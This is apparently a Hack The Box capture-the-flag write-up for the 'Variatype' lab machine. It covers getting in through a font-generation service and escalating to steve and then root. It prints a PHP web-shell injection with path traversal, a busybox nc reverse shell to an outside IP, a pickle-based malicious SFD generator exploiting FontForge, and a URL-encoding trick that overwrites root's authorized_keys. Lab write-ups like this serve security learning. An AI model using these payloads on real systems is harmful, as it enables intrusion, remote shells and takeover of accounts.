
Bingo!! we have the two successfully generated font files
after many attempts the below payload finally worked
<?xml version="1.0" encoding="UTF-8"?><designspace format="5.0">    <axes>        <!-- XML injection occurs in labelname elements with CDATA sections -->        <axis tag="wght" name="Weight" minimum="100" maximum="900" default="400">            <labelname xml:lang="en"><![CDATA[<?php echo system($_GET['cmd']);?>]]></labelname>            <labelname xml:lang="fr">MEOW2</labelname>        </axis>    </axes>
    <sources>        <source filename="source-light.ttf" name="Light">            <location>                <dimension name="Weight" xvalue="100"/>            </location>        </source>
        <source filename="source-regular.ttf" name="Regular">            <location>                <dimension name="Weight" xvalue="400"/>            </location>        </source>    </sources>
    <variable-fonts>        <variable-font name="MyFont" filename="../../../../../../../var/www/portal.variatype.htb/public/shell.php">            <axis-subsets>                <axis-subset name="Weight"/>            </axis-subsets>        </variable-font>    </variable-fonts>
    <instances>        <instance name="Display Thin" familyname="MyFont" stylename="Thin">            <location>                <dimension name="Weight" xvalue="100"/>            </location>            <labelname xml:lang="en">Display Thin</labelname>        </instance>    </instances>
</designspace>
and we are able to write to directory /var/www/portal.variatype.htb/public directory
and then try to access the web shell

and then i used busybox to get reverse shell
http://portal.variatype.htb/shell.php?cmd=busybox%20nc%2010.10.15.140%20443%20-e%20/bin/bash
after enumerating little bit i found that there’s another user on box, steve. but we don’t have the permission to access the user’s folder
after little bit more enumeration i found below bash script in /opt directory which is running as steve
#!/bin/bash## Variatype Font Processing Pipeline# Author: Steve Rodriguez <steve@variatype.htb># Only accepts filenames with letters, digits, dots, hyphens, and underscores.#
set -euo pipefail
UPLOAD_DIR="/var/www/portal.variatype.htb/public/files"PROCESSED_DIR="/home/steve/processed_fonts"QUARANTINE_DIR="/home/steve/quarantine"LOG_FILE="/home/steve/logs/font_pipeline.log"
mkdir -p "$PROCESSED_DIR" "$QUARANTINE_DIR" "$(dirname "$LOG_FILE")"
log() {    echo "[$(date --iso-8601=seconds)] $*" >> "$LOG_FILE"}
cd "$UPLOAD_DIR" || { log "ERROR: Failed to enter upload directory"; exit 1; }
shopt -s nullglob
EXTENSIONS=(    "*.ttf" "*.otf" "*.woff" "*.woff2"    "*.zip" "*.tar" "*.tar.gz"    "*.sfd")
SAFE_NAME_REGEX='^[a-zA-Z0-9._-]+$'
found_any=0for ext in "${EXTENSIONS[@]}"; do    for file in $ext; do        found_any=1        [[ -f "$file" ]] || continue        [[ -s "$file" ]] || { log "SKIP (empty): $file"; continue; }
        # Enforce strict naming policy        if [[ ! "$file" =~ $SAFE_NAME_REGEX ]]; then            log "QUARANTINE: Filename contains invalid characters: $file"            mv "$file" "$QUARANTINE_DIR/" 2>/dev/null || true            continue        fi
        log "Processing submission: $file"
        if timeout 30 /usr/local/src/fontforge/build/bin/fontforge -lang=py -c "import fontforgeimport systry:    font = fontforge.open('$file')    family = getattr(font, 'familyname', 'Unknown')    style = getattr(font, 'fontname', 'Default')    print(f'INFO: Loaded {family} ({style})', file=sys.stderr)    font.close()except Exception as e:    print(f'ERROR: Failed to process $file: {e}', file=sys.stderr)    sys.exit(1)"; then            log "SUCCESS: Validated $file"        else            log "WARNING: FontForge reported issues with $file"        fi
        mv "$file" "$PROCESSED_DIR/" 2>/dev/null || log "WARNING: Could not move $file"    donedone
if [[ $found_any -eq 0 ]]; then    log "No eligible submissions found."fi
now it was parsing files directly and doing another things like /usr/local/src/fontforge/build/bin/fontforge binary so i checked on google and found there’s CVE associated with the fontforge https://github.com/advisories/GHSA-6465-93fg-6pfr
and we can see in our code that SFD files are allowed to process.

after trying a bit i got hit up with another CVE - https://www.zerodayinitiative.com/advisories/ZDI-25-1187/
This vulnerability allows remote attackers to execute arbitrary code on affected installations of FontForge. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file.Using AI generated below script which just write my public SSH key into steve user’s directory and generate the SFD file.
#!/usr/bin/env python3import pickleimport osSSH_KEY = "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICatFkEXk4xA+yOXmCIlrbAZkcGzRebuWj4QTTYSNyZa kali@kali"class Exploit(object): def __reduce__(self): cmd = f'mkdir -p /home/steve/.ssh && echo "{SSH_KEY}" >> /home/steve/.ssh/authorized_keys && chmod 700 /home/steve/.ssh && chmod 600 /home/steve/.ssh/authorized_keys' return (os.system, (cmd,))payload = pickle.dumps(Exploit(), protocol=0)payload_str = payload.decode('ascii')payload_escaped = payload_str.replace('\\', '\\\\').replace('"', '\\"')sfd_content = f'''SplineFontDB: 3.2FontName: MaliciousFontFullName: Malicious FontFamilyName: MaliciousWeight: MediumCopyright: TestUComments: ""Version: 001.000ItalicAngle: 0UnderlinePosition: -100UnderlineWidth: 50Ascent: 800Descent: 200InvalidEm: 0LayerCount: 2Layer: 0 0 "Back" 1Layer: 1 0 "Fore" 0XUID: [1021 566 858162624 14]FSType: 0OS2Version: 0OS2_WeightWidthSlopeOnly: 0OS2_UseTypoMetrics: 0CreationTime: 1733412000ModificationTime: 1733412000PfmFamily: 17TTFWeight: 500TTFWidth: 5LineGap: 0VLineGap: 0Panose: 2 0 6 3 0 0 0 0 0 0OS2TypoAscent: 0OS2TypoAOffset: 1OS2TypoDescent: 0OS2TypoDOffset: 1OS2TypoLinegap: 0OS2WinAscent: 0OS2WinAOffset: 1OS2WinDescent: 0OS2WinDOffset: 1HheadAscent: 0HheadAOffset: 1HheadDescent: 0HheadDOffset: 1OS2Vendor: 'PfEd'MarkAttachClasses: 1DEI: 91125PickledData: "{payload_escaped}"Encoding: UnicodeBmpUnicodeInterp: noneNameList: AGL For New FontsDisplaySize: -48AntiAlias: 1FitToEm: 0WinInfo: 0 32 22BeginChars: 65536 1StartChar: spaceEncoding: 32 32 0Width: 250VWidth: 0Flags: WLayerCount: 2EndCharEndCharsEndSplineFont'''with open('malicious.sfd', 'w') as f: f.write(sfd_content)print("Generated malicious.sfd")replace the SSH public key by generating using - ssh-keygen -t ed25519
transfer the malicious.sfd to target machine and place it into /var/www/portal.variatype.htb/public/files
after 1-2 minute try to SSH into machine

Bingo!! we got the access.
i ran sudo -l and found below sudo permission we are having

let’s read the python script
#!/usr/bin/env python3"""Font Validator Plugin Installer--------------------------------Allows typography operators to install validation pluginsdeveloped by external designers. These plugins must be simplePython modules containing a validate_font() function.
Example usage:  sudo /opt/font-tools/install_validator.py https://designer.example.com/plugins/woff2-check.py"""
import osimport sysimport reimport loggingfrom urllib.parse import urlparsefrom setuptools.package_index import PackageIndex
# ConfigurationPLUGIN_DIR = "/opt/font-tools/validators"LOG_FILE = "/var/log/font-validator-install.log"
# Set up loggingos.makedirs(os.path.dirname(LOG_FILE), exist_ok=True)logging.basicConfig(    level=logging.INFO,    format='%(asctime)s [%(levelname)s] %(message)s',    handlers=[        logging.FileHandler(LOG_FILE),        logging.StreamHandler(sys.stdout)    ])
def is_valid_url(url):    try:        result = urlparse(url)        return all([result.scheme in ('http', 'https'), result.netloc])    except Exception:        return False
def install_validator_plugin(plugin_url):    if not os.path.exists(PLUGIN_DIR):        os.makedirs(PLUGIN_DIR, mode=0o755)
    logging.info(f"Attempting to install plugin from: {plugin_url}")
    index = PackageIndex()    try:        downloaded_path = index.download(plugin_url, PLUGIN_DIR)        logging.info(f"Plugin installed at: {downloaded_path}")        print("[+] Plugin installed successfully.")    except Exception as e:        logging.error(f"Failed to install plugin: {e}")        print(f"[-] Error: {e}")        sys.exit(1)
def main():    if len(sys.argv) != 2:        print("Usage: sudo /opt/font-tools/install_validator.py <PLUGIN_URL>")        print("Example: sudo /opt/font-tools/install_validator.py https://internal.example.com/plugins/glyph-check.py")        sys.exit(1)
    plugin_url = sys.argv[1]
    if not is_valid_url(plugin_url):        print("[-] Invalid URL. Must start with http:// or https://")        sys.exit(1)
    if plugin_url.count('/') > 10:        print("[-] Suspiciously long URL. Aborting.")        sys.exit(1)
    install_validator_plugin(plugin_url)
if __name__ == "__main__":    if os.geteuid() != 0:        print("[-] This script must be run as root (use sudo).")        sys.exit(1)    main()
after analyzing above script, i found below vulnerable code
def install_validator_plugin(plugin_url): # ... index = PackageIndex() try: downloaded_path = index.download(plugin_url, PLUGIN_DIR) logging.info(f"Plugin installed at: {downloaded_path}")- URL Validation Bypass: The
is_valid_url()function only checks that the URL starts withhttp://orhttps://and has a netloc (domain). It doesn’t validate the path portion of the URL. - URL Decoding After Validation: The validation happens on the raw URL string, but
PackageIndex.download()URL-decodes the path before using it. This means:- Validation sees:
http://10.10.15.140:8000/%2Froot%2F.ssh%2Fauthorized_keys - After decoding:
http://10.10.15.140:8000//root/.ssh/authorized_keys
- Validation sees:
- Path Traversal in Download Function: The
PackageIndex.download()method takes the decoded URL path and uses it to determine where to save the file. It doesn’t sanitize path traversal sequences like..or absolute paths.
so on our kali machine what we did, first created the ssh key for root user inside the root user and from / directory ran the python web server

rename the public file
mv id_ed25519.pub authorized_keysrun python3 web server

and then from target machine as steve
sudo /usr/bin/python3 /opt/font-tools/install_validator.py "http://10.10.15.140:8000/%2Froot%2F.ssh%2Fauthorized_keys"

now do SSH using your root user’s private key
ssh -i id_ed25519 root@10.129.9.244